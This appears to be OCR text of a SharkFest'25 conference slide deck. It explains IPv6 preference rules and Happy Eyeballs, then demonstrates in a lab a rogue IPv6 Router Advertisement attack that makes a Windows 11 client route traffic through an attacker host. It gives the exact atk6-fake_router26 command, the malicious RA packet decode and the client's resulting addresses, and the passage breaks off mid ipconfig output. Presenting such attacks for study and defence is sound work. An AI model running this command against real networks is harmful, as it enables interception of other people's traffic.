

RFC 6724 vs. Happy Eyeballs

- **RFC 6724 sets IPv6 preference** by default; OS vendors follow this.
  - Recent Updates: Move toward prioritizing IPv6 ULAs and GUAs even more strongly over IPv4.
- **Happy Eyeballs ensures user experience** by racing IPv6 and IPv4 connections.
- Happy Eyeballs does not change the preference rules but implements a fast **fallback mechanism:**
  - **Try IPv6 first,** but if it doesn't connect quickly (150–250ms), start **IPv4 in parallel.**
  - Whichever **succeeds first** is used.
- RFC 8305 (HEv2) refines the algorithm to include **DNS resolution timing** and better concurrency.
- Most operating systems allow **manual override** via prefix policies or config files.
- **Browsers generally prefer IPv6 but implement fallback within 50–300ms.**

Happy Eyeballs v3: Better Connectivity Using Concurrency

- Current Internet Draft:
  - https://datatracker.ietf.org/doc/draft-ietf-happy-happyeyeballs-v3/
- Networks have evolved (original HEv2 spec from 2017):
  - More IPv6-only or IPv6-first deployments
  - QUIC/HTTP3 deployments
  - Richer service discovery via SVCB/HTTPS DNS records.
- As a result, the algorithm needs to handle more than just "IPv6 vs. IPv4"; it must consider "which protocol or service" and use richer metadata to make better decisions.
- Also, there is growing concern that fallback mechanisms mask broken IPv6; the new draft explicitly tries to handle that by providing reporting/monitoring guidance.

https://datatracker.ietf.org/doc/draft-ietf-happy-happyeyeballs-v3/

Happy Eyeballs v3: Current Internet Draft

Feature	RFC 8305 (HEv2)	Draft HEv3
Base Algorithm Scope	Dual-stack IPv6 vs IPv4 address selection, connection racing.	Same core goal but extended to include service/transport selection (SVCB/HTTPS, QUIC/HTTP3) in addition to IPv6/v4.
DNS Record Types & Service Metadata	Focus on A/AAAA, general destination address list.	Incorporates **SVCB/HTTPS** and uses the richer service metadata in ordering.
Transport Protocol Awareness	Primarily TCP/UDP, generic; racing IPv6/IPv4.	Explicitly accounts for **multi-transport (QUIC/HTTP3)** in the ordering and selection model.
Monitoring / Visibility of Broken Paths	Some mention of fallback; less emphasis on detecting broken IPv6 paths hidden by the algorithm.	Raised concern for **broken IPv6 deployment** being hidden; aims to provide reporting/visibility guidance.
Ordering Criteria for Addresses	Based on IPv6 preference, destination selection (RFC 6724), optional RTT history, alternate families (v6/v4).	Adds **service/transport priority, richer metadata from DNS;** may change interleaving logic or family ordering based on service parameters.
Candidate List/Connection Attempt Behaviour	Defined Δ delay (~250ms default) between connection attempts, family alternation, etc.	Maintains core pattern but likely refines or **extends these timing/concurrency rules to suit more complex scenarios** (multi-transport).
Fallback Visibility	Primarily ends with "all attempts failed → error".	**Explicitly addresses visibility of failures** and encourages industry to monitor misconfigurations.

https://datatracker.ietf.org/doc/draft-ietf-happy-happyeyeballs-v3/

Attack Idea

- Based on the RFCs mentioned before, we **inject malicious RAs** into the target IPv4 network/subnet
  - Containing an **IPv6 /64 prefix option**
  - Advertising our **attacker host as IPv6 default gateway**
- **Goal/Assumptions:**
  - Client's idling IPv6 stack should now **generate an IPv6 address** based on the **advertised IPv6 prefix**
  - Client should **install attacker host as IPv6 default gateway**
  - Client should now **prioritize malicious IPv6 connectivity** over its legit IPv4 connectivity
  - As a result, client's traffic should be routed over our malicious IPv6 gateway, generating a **"Machine In The Middle"** situation

"Great acts are made up of small deeds"



Victim Network Setup

- Our initial testbed contains a **Windows 11 client** that has **both IPv4 and IPv6 enabled** (set to automatic configuration)
- The client network provides:
  - **IPv4 configuration** via **DHCPv4** and **IPv4 default gateway**
  - **IPv4 security controls** on the switch (DHCP Snooping and DAI)



Attack Setup

- For the attack, we use a **Kali Linux** machine that has the following properties:
  - Connected to the **same VLAN** as the victim
  - **Dual stack (IPv4 and native IPv6) uplink** to the Internet
  - **IPv6 forwarding** enabled



Initial Attack

SharkFest'25 EUROPE

- We use **The Hacker's Choice (THC) IPv6 attack tool kit** to generate the malicious RAs
  - https://www.thc.org/
  - https://github.com/vanhauser-thc/thc-ipv6

- In particular, **"atk6-fake_router26"**
- The Global-Unicast prefix we are advertising is **2001:1234::/64**

```
$ sudo atk6-fake_router26 -A 2001:1234::/64 eth0
```

Initial Attack



Initial Attack: Malicious RA

- Malicious RA contains:
  - Default Router Preference: High
  - Source link-layer address (to be used as IPv6 default gateway)
  - Malicious IPv6 Prefix information: 2001:1234::/64

```
Ethernet II, Src: VMware_d5:70:68 (00:0c:29:d5:70:68), Dst: IPv6mcast_01 (33:33:00:00:00:01)
Internet Protocol Version 6, Src: fe80::20c:29ff:fed5:7068, Dst: ff02::1
Internet Control Message Protocol v6
  Type: Router Advertisement (134)
  Code: 0
  Checksum: 0x739c [correct]
  [Checksum Status: Good]
  Cur hop limit: 255
  Flags: 0x08, Prf (Default Router Preference): High
    0... .... = Managed address configuration: Not set
    .0.. .... = Other configuration: Not set
    ..0. .... = Home Agent: Not set
    ...0 1... = Prf (Default Router Preference): High (1)
    .... .0.. = ND Proxy: Not set
    .... ..0. = SNAC Router: Not set
    .... ...0 = Reserved: 0
  Router lifetime (s): 2048
  Reachable time (ms): 0
  Retrans timer (ms): 0
  ICMPv6 Option (MTU : 1500)
  ICMPv6 Option (Source link-layer address : 00:0c:29:d5:70:68)
  ICMPv6 Option (Prefix information : 2001:1234::/64)
```

Initial Attack Results

- Client uses **SLAAC as expected**
- Client derives and activates GUA IPv6 addresses:
  - 2001:1234::b4bb:1e8a:fe1f:b7c8
  - 2001:1234::910e:4a44:394:4310

```
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : example.lab
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-01-B9-D3
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
